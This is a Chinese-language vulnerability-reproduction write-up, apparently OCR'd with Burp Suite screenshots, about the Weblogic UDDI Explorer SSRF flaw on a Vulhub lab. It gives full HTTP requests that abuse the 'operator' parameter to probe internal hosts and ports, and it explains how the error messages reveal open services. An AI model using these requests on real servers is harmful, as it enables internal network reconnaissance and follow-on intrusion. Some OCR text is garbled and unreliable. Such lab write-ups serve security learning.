


Weblogic SSRF漏洞

漏洞简介

Weblogic中存在一个SSRF漏洞，利用该漏洞可以发送任意HTTP请求，进而攻击内网中redis、fastcgi等脆弱组件。

漏洞复现

在<https://vulhub.org/>上下载Weblogic的docker文件，利用 `docker-compose up -d` 启动服务，服务启动后，访问 `http://192.168.16.101:7001/uddiexplorer/`，无需登录即可查看uddiexplorer应用。



Welcome to the Oracle WebLogic UDDI Explorer

Function

[Search Public Registries](#)

[Search Private Registry](#)

[Publish Private Registry](#)

[Modify Private Registry](#)

[Setup UDDI Explorer](#)

[Explorer Help](#)

You can use this page to locate WSDLs to use with the Web service that you are building. Your WebLogic Server has its own UDDI registry -- an indexed and organized collection of WSDLs built and maintained by your company -- that you can implement in your Web service. Public UDDI registries such as UDDI.org and VisualNet SIC can also be a resource when you are looking for a WSDL.

To find a WSDL stored in a private WebLogic Server UDDI, select "Search private registry". If you have problems accessing the registry, check with your WebLogic Server administrator.

To find a WSDL stored in a public WebLogic Server UDDI, select "Search Public Registries".

SSRF漏洞存在于 `http://192.168.136.129:7001/uddiexplorer/SearchPublicRegistries.jsp`，我们在brupsuite下测试该漏洞。访问一个可以访问的IP:PORT，如 `http://192.168.136.129:7001`

```
POST /uddiexplorer/SearchPublicRegistries.jsp HTTP/1.1
Host: 192.168.136.129:7001
Content-Length: 145
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.136.129:7001
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.136.129:7001/uddiexplorer/SearchPublicRegistries.jsp
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.9
Cookie: publicinquiryurls=http://www-
3.ibm.com/services/uddi/inquiryapi!IBM|http://www-
3.ibm.com/services/uddi/v2beta/inquiryapi!IBM
V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xmethods.net/glue/i
nquire/uddi!XMethods|;
JSESSIONID=NqRbgkgWTmDYm12JvMX55QbTjBwkn0KpG771Qp7D3hWyX8XyBMc!-1261241700
Connection: close
operator=http%3A%2F%2F192.168.136.129:7001&rdoSearch=name&txtSearchname=2&txtSearchkey
=2&txtSearchfor=2&selfor=Business+location&btnSubmit=Search
```

3 Burp Suite Professional v2020.12 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

3 x ...

Send 取消 < >

请求

Pretty Raw \n Actions

```
1 POST /uddiexplorer/SearchPublicRegistries.jsp HTTP/1.1
2 Host: 192.168.136.129:7001
3 Content-Length: 145
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.136.129:7001
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer:
  http://192.168.136.129:7001/uddiexplorer/SearchPublicRegistries.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: publicinquiryurls=
  http://www-3.ibm.com/services/uddi/inquiryapi!IBM|http://www-3.ibm.co
  m/services/uddi/v2beta/inquiryapi!IBM
  V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xm
  ethods.net/glue/inquire/uddi!XMethods|; JSESSIONID=
  NqRbgkgWTmDYm12JvMX55QbTjBwkn0KpG771Qp7D3hWyX8XyBMc!-1261241700
14 Connection: close
15
16 operator=http%3A%2F%2F192.168.136.129:7001&rdoSearch=name&
  txtSearchname=2&txtSearchkey=2&txtSearchfor=2&selfor=
  Business+location&btnSubmit=Search
```

响应

Pretty Raw Render \n Actions

Public Registry: IBM

Search by business name 2

Search by key 2

Search for 2 in Business location

Search

An error has occurred
weblogic.uddi.client.exceptions.XML_SoapException: The
http://192.168.136.129:7001 returned a 404 error code (Not Found)
ensure that your URL is correct, and the web service has deployed
error.

可访问的端口将会得到错误，一般是返回status code，修改为一个不存在的端口服务，如 <http://192.168.136.129:21>，将会返回 **could not connect over HTTP to server**。

3 Burp Suite Professional v2020.12 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

3 x ...

Send 取消 < >

请求

Pretty Raw \n Actions

```
1 POST /uddiexplorer/SearchPublicRegistries.jsp HTTP/1.1
2 Host: 192.168.136.129:7001
3 Content-Length: 143
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.136.129:7001
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer:
  http://192.168.136.129:7001/uddiexplorer/SearchPublicRegistries.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: publicinquiryurls=
  http://www-3.ibm.com/services/uddi/inquiryapi!IBM|http://www-3.ibm.co
  m/services/uddi/v2beta/inquiryapi!IBM
  V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xm
  ethods.net/glue/inquire/uddi!XMethods|; JSESSIONID=
  NqRbgkgWTmDYm12JvMX55QbTjBwkn0KpG771Qp7D3hWyX8XyBMc!-1261241700
14 Connection: close
15
16 operator=http%3A%2F%2F192.168.136.129:21&rdoSearch=name&txtSearchname
  =2&txtSearchkey=2&txtSearchfor=2&selfor=Business+location&btnSubmit=
  Search
```

响应

Pretty Raw Render \n Actions

Public Registry: IBM

Search by business name 2

Search by key 2

Search for 2 in Business location

Search

An error has occurred
weblogic.uddi.client.exceptions.XML_SoapException: Trie
addresses, but could not connect over HTTP to server: '192.168.13
port: 21'

访问 <http://www.baidu.com>，会返回 **did not have a valid SOAP content-type**

3 x ...

Send 取消 < >

请求

Pretty Raw \n Actions

```
1 POST /uddiexplorer/SearchPublicRegistries.jsp HTTP/1.1
2 Host: 192.168.136.129:7001
3 Content-Length: 138
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.136.129:7001
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.136.129:7001/uddiexplorer/SearchPublicRegistries.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: publicinquiryurls=
  http://www-3.ibm.com/services/uddi/inquiryapi|IBM|http://www-3.ibm.co
  m/services/uddi/v2beta/inquiryapi|IBM
  V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xm
  ethods.net/glue/inquire/uddi!XMethods|; JSESSIONID=
  NqRbgkgWTmDYm12JvMX55QbTjBwkn0Kpg771Qp7D3hWyX8XyBMc!-1261241700
14 Connection: close
15
16 operator=http%3A%2F%2Fwww.baidu.com&rdoSearch=name&txtSearchname=2&
  txtSearchkey=2&txtSearchfor=2&selfor=Business+location&btnSubmit=
  Search
```

没有比赛

响应

Pretty Raw Render \n Actions

Oracle WebLogic Server
UDDI Explorer

Wed Mar 31 12:15:31 UTC 2021

Search public registries

Function

[Search Public Registries](#)

[Search Private Registry](#)

[Publish Private Registry](#)

[Modify Private Registry](#)

[Setup UDDI Explorer](#)

[Explorer Help](#)

Public Registry: IBM

Search by business name 2

Search by key 2

Search for 2 in Business location

Search

An error has occurred
weblogic.uddi.client.structures.exception.XML_SoapException: Rec
response from url: http://www.baidu.com which did not have a valid
content-type: text/html.

我们可以根据返回的不同状态信息，来判断内网的IP是否存在以及对端口是否开放。这里有一个地方需要注意的是，需要知道目标内网网段。

SSRF不仅仅只是为了探测端口，更强大之处是在于探测到一些信息之后从而进一步的利用。

更多的利用手段可以参考以下文章：<https://blog.chaitin.cn/gopher-attack-surfaces/>